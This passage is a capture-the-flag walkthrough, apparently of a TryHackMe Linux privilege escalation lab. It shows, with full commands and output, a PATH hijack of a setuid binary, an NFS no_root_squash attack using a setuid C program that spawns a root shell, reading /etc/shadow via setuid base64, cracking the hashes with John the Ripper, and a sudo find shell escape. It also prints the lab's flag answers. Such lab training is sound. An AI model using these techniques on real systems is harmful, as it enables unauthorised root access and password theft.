$ cd /home/murdoch
$ ls -la
total 16
-rw-r--r-- 1 root root 4096 Apr 23 21:17 test
-rw-r--r-- 1 root root 4096 Apr 23 21:17 thm.py
$

```

→ I needed to get a better interactive shell

Command: `bash`

→ Then i tried to see what's in the both files

For the test file

Command: file test

```
karen@ip-10-10-156-195:/home/murdoch$ file test
test: setuid ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=1724ca90b94176ea2eb867165e837125e8e5ca52, for GNU/Linux 3.2.0, not stripped
karen@ip-10-10-156-195:/home/murdoch$
```

For file thm.py

Command: file thm.py

Command: cat thm.py

```
karen@ip-10-10-156-195:/home/murdoch$ file thm.py
thm.py: Python script, ASCII text executable
karen@ip-10-10-156-195:/home/murdoch$ cat thm.py
/usr/bin/python3

import os
import sys

try:
    os.system("thm")
except:
    sys.exit()

karen@ip-10-10-156-195:/home/murdoch$
```

→ Then i try to run the test file and i see that it depends on thm file which is not found

Command: ./test

```
system()

karen@ip-10-10-156-195:/home/murdoch$ ./test
sh: 1: thm: not found
karen@ip-10-10-156-195:/home/murdoch$
```

→ This means i'll need to create a thm file and write a little script to read the contents of flag6.txt file.

Command: touch thm

→ I needed to know the location of the flag6.txt file

Command: find /home -name "flag6.txt" 2>/dev/null

And i see it is located in /home/matt/flag6.txt

```
karen@ip-10-10-156-195:/home/murdoch$ find /home -name "flag6.txt" 2>/dev/null
/home/matt/flag6.txt
karen@ip-10-10-156-195:/home/murdoch$
```

→ To read the contents of flag6.txt file, i wrote the script into this file

Command: echo cat /home/matt/flag6.txt" > thm.


```
karen@ip-10-10-156-195:/home/murdoch$ echo "cat /home/matt/flag6.txt" > thm
```

→ Then i made the thm file executable

Command: **chmod +x thm**

```
karen@ip-10-10-156-195:/home/murdoch$ chmod +x thm
```

→ To run the test file, i need to export the path

Command: **export PATH=/home/murdoch:\$PATH**

What is the content of the flag6.txt file?

Answer: **THM-736628929**

→ Now, i can run the test file

Command: **./test**

```
karen@ip-10-10-156-195:/home/murdoch$ echo "cat /home/matt/flag6.txt" > thm
> chmod +x thm
> ^C
karen@ip-10-10-156-195:/home/murdoch$ echo "cat /home/matt/flag6.txt" > thm
karen@ip-10-10-156-195:/home/murdoch$ chmod +x thm
karen@ip-10-10-156-195:/home/murdoch$ export PATH=/home/murdoch:$PATH
karen@ip-10-10-156-195:/home/murdoch$ ./test
THM-736628929
karen@ip-10-10-156-195:/home/murdoch$
```

Flag

Task 11 Privilege Escalation: NFS

→ I terminated the previous machine and logged into Karen's system.

How many mountable shares can you identify on the target system?

Answer: **3**

→ I enumerated mountable shares

Command: **showmount -e <YOUR MACHINE IP>**

I.e **showmount -e 10.10.13.182**

```
$ showmount -e 10.10.13.182
Export list for 10.10.13.182:
/home/ubuntu/sharedfolder *
/tmp *
/home/backup *
```

How many shares have the "no_root_squash" option enabled?

Answer: **3**

Command: **cat /etc/exports**

```

$ showmount -e 10.10.13.182
Export list for 10.10.13.182:
/home/ubuntu/sharedfolder *
/tmp *
/home/backup *
$ cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
# to NFS clients. See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4 gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes gss/krb5i(rw,sync,no_subtree_check)
#
/home/backup *(rw,sync,insecure,no_root_squash,no_subtree_check)
/tmp *(rw,sync,insecure,no_root_squash,no_subtree_check)
/home/ubuntu/sharedfolder *(rw,sync,insecure,no_root_squash,no_subtree_check)

```

Gain a root shell on the target system

→ On my local machine, i ran the following commands

Command: mkdir /tmp/sharedfolder

Command: sudo mount -o rw 10.10.253.211:/home/ubuntu/sharedfolder /tmp/sharedfolder

```

(cyvally@Cyvally) [~/Downloads]
$ mkdir /tmp/sharedfolder

(cyvally@Cyvally) [~/Downloads]
$ sudo mount -o rw 10.10.13.182:/home/ubuntu/sharedfolder /tmp/sharedfolder
[sudo] password for cyvally:

```

→ then i entered the following into nano and save as nfs.c

```
#include <stdio.h>
```

```
#include <stdlib.h>
```

```
int main()
```

```
{
```

```
    setgid(0);
```

```
    setuid(0);
```

```
    system("/bin/bash");
```

```
    return 0;
```

```
}
```

```
root@ip-10-10-241-145: /tmp/sharedfolder
File Edit View Search Terminal Help
GNU nano 2.9.3 nfs.c Modified

#include <stdio.h>

#include <stdlib.h>

int main()

{
    setgid(0);

    setuid(0);

    system("/bin/bash");

    return 0;
}

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Spell
```

→ I cd into the /tmp/sharedfolder directory and convert the .c file into an executable.

Command: **gcc nfs.c -o nfs -w**

Command: **chmod +s nfs**

Command: **ls -l nfs**

```
root@ip-10-10-241-145:~# mkdir /tmp/sharedfolder
root@ip-10-10-241-145:~# cd /tmp/sharedfolder
root@ip-10-10-241-145:/tmp/sharedfolder# nano nfs.c
root@ip-10-10-241-145:/tmp/sharedfolder# gcc nfs.c -o nfs -w
root@ip-10-10-241-145:/tmp/sharedfolder# chmod +s nfs
root@ip-10-10-241-145:/tmp/sharedfolder# ls -l nfs
-rwsr-sr-x 1 root root 8392 Apr 24 10:04 nfs
root@ip-10-10-241-145:/tmp/sharedfolder#
```

On Karen's system, I cd into /home/ubuntu/sharedfolders and ran the ls -l command to confirm the presence of my nfs file. To get root access, i ran the command below

Command: **./nfs.**

```
$ cd /home
$ ls
backup matt ubuntu
$ cd ubuntu
$ ls
sharedfolder
$ cd sharedfolder
$ ls
nfs nfs.c
$ ./nfs
root@ip-10-10-253-211:/home/ubuntu/sharedfolder#
```

PRIVILEGE ESCALATION IS SUCCESSFUL

What is the content of the flag7.txt file?

Answer: **THM-89384012**

→ I searched for the location of the flag

Command: **find /home -name "flag7.txt" 2>/dev/null**

```
root@ip-10-10-253-211:/home/ubuntu/sharedfolder# find /home -name
"flag7.txt" 2>/dev/null
/home/matt/flag7.txt
root@ip-10-10-253-211:/home/ubuntu/sharedfolder# cd /home/matt
root@ip-10-10-253-211:/home/matt# ls
flag7.txt
root@ip-10-10-253-211:/home/matt# cat flag7.txt
THM-89384012
root@ip-10-10-253-211:/home/matt# THM-89384012
```

Task 12 Capstone Challenge

→ I log into Leonard's system.

```
(cyvally@Cyvally) - [~/Downloads]
$ sudo ssh leonard@10.10.9.110
[sudo] password for cyvally:
The authenticity of host '10.10.9.110 (10.10.9.110)' can't be established.
ED25519 key fingerprint is SHA256:1dMTd32PB7hStUUoiefpE+ckRSQL9B6tlu4mBN02v4k.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.9.110' (ED25519) to the list of known hosts.
(leonard@10.10.9.110) Password:
Last login: Wed Apr 24 11:22:44 2024 from ip-10-100-1-175.eu-west-1.compute.internal
perl: warning: Setting locale failed.
perl: warning: Please check that your locale settings:
    LANGUAGE = (unset),
    LC_ALL = (unset),
    LANG = "C.UTF-8"
    are supported and installed on your system.
perl: warning: Falling back to the standard locale ("C").
[leonard@ip-10-10-9-110 ~]$
```

What is the content of the flag1.txt file?

Answer: **THM-42828719920544**

→ I checked the location of the flag

Command: **sudo find / -name "flag1.txt"**

→ I see that it is under missy and root account. Under missy account, it is in: /home

```
find: '/home/missy': Permission denied
find: '/home/rootflag': Permission denied
find: '/opt/puppetlabs/puppet/cache': Permission denied
[leonard@ip-10-10-9-110 ~]$
```

→ I checked the privileges leonard has

Command: **id**

```
[leonard@ip-10-10-9-110 ~]$ id
uid=1000(leonard) gid=1000(leonard) groups=1000(leonard) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[leonard@ip-10-10-9-110 ~]$
```

→ I tried to find files on the system that have the setuid (set user ID)

Command: **find / -type f -perm -04000 -ls 2>/dev/null**

→ Result show i can use the base64 to unshadow the /shadow and /passwd data

```
[leonard@ip-10-10-9-110 ~]$ find / -type f -perm -04000 -ls 2>/dev/null
16779966 40 -rwsr-xr-x 1 root root 37360 Aug 20 2019 /usr/bin/base64
17298702 60 -rwsr-xr-x 1 root root 61320 Sep 30 2020 /usr/bin/ksu
17261777 32 -rwsr-xr-x 1 root root 32096 Oct 30 2018 /usr/bin/fusermount
17512336 28 -rwsr-xr-x 1 root root 27856 Apr 1 2020 /usr/bin/passwd
17698538 80 -rwsr-xr-x 1 root root 78408 Aug 9 2019 /usr/bin/gpasswd
17698537 76 -rwsr-xr-x 1 root root 73888 Aug 9 2019 /usr/bin/chage
17698541 44 -rwsr-xr-x 1 root root 41936 Aug 9 2019 /usr/bin/newgrp
17702679 208 -s--x--x 1 root stapsur 212080 Oct 13 2020 /usr/bin/stapsur
17743302 24 -rws--x--x 1 root root 23968 Sep 30 2020 /usr/bin/chfn
17743352 32 -rwsr-xr-x 1 root root 32128 Sep 30 2020 /usr/bin/su
17743305 24 -rws--x--x 1 root root 23880 Sep 30 2020 /usr/bin/chsh
17831141 2392 -rwsr-xr-x 1 root root 2447304 Apr 1 2020 /usr/bin/Xorg
17743338 44 -rwsr-xr-x 1 root root 44264 Sep 30 2020 /usr/bin/mount
17743356 32 -rwsr-xr-x 1 root root 31984 Sep 30 2020 /usr/bin/umount
17812176 60 -rwsr-xr-x 1 root root 57656 Aug 9 2019 /usr/bin/crontab
17787689 24 -rwsr-xr-x 1 root root 23576 Apr 1 2020 /usr/bin/pkexec
18382172 52 -rwsr-xr-x 1 root root 53048 Oct 30 2018 /usr/bin/at
20386935 144 -s--x--x 1 root root 147336 Sep 30 2020 /usr/bin/sudo
34469385 12 -rwsr-xr-x 1 root root 11232 Apr 1 2020 /usr/sbin/pam_timestamp_check
34469387 36 -rwsr-xr-x 1 root root 36272 Apr 1 2020 /usr/sbin/unix_chkpwd
36070283 12 -rwsr-xr-x 1 root root 11296 Oct 13 2020 /usr/sbin/usernetctl
35710927 40 -rws--x--x 1 root root 40328 Aug 9 2019 /usr/sbin/userhelper
38394204 116 -rwsr-xr-x 1 root root 117432 Sep 30 2020 /usr/sbin/mount.nfs
```

→ On my local machine, I created a SUID folder with two files: passwd.txt and shadow.txt.

→ Then i copied the hash for missy and stored in their respective files

Command: `base64 /etc/shadow | base64 -d`

→ Then i unshadowed the hashes

```
(cyvally@cyvally)-[~/Downloads/suid]
$ sudo unshadow passwd.txt shadow.txt > passwords.txt
[sudo] password for cyvally:
Created directory: /root/.john
```

→ And cracked it using john the ripper

→ And i get missy's password as Password1

```
[cyvally@cyvally] ~ [-/Downloads/suid]
$ john --wordlist=/usr/share/wordlists/rockyou.txt passwords.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
Password1 (missy)
```

→ in Leonard's terminal, I logged in as Missy.

```
[leonard@ip-10-10-9-110 ~]$ su missy
Password:
perl: warning: Setting locale failed.
perl: warning: Please check that your locale settings:
    LANGUAGE = (unset),
    LC_ALL = (unset),
    LANG = "C.UTF-8",
are supported and installed on your system.
perl: warning: Falling back to the standard locale ("C").
[missy@ip-10-10-9-110 leonard]$
```

IN AS MISSY!!!

→ To get the precise location of Flag1 in missy's account

Command: **sudo find / -name "flag1.txt"**

→ Then i get the flag

```
[missy@ip-10-10-9-110 leonard]$ sudo find / -name "flag1.txt"
/home/missy/Documents/flag1.txt
[missy@ip-10-10-9-110 leonard]$ cd /home/missy/Documents
[missy@ip-10-10-9-110 Documents]$ ls
flag1.txt
[missy@ip-10-10-9-110 Documents]$ cat flag1.txt
THM-42828719920544
```

FLAG

What is the content of the flag2.txt file?

Answer: **THM-168824782390238**

→ I checked for the location of the flag2, it is in /home/rootflag/flag2.txt

Command: **sudo find / -name "flag2.txt"**

```
[missy@ip-10-10-9-110 Documents]$ sudo find / -name "flag2.txt"
/home/rootflag/flag2.txt
```

→ I see that i need the root access, so i use the below and got a shell

Command: **sudo find . -exec /bin/sh \; -quit**

To get the flag

Command: **cat /home/rootflag/flag2.txt**

```
[missy@ip-10-10-9-110 leonard]$ sudo find . -exec /bin/sh \; -quit
sh-4.2# cat /home/rootflag/flag2.txt
THM-168824782390238
```

FLAG

END!!!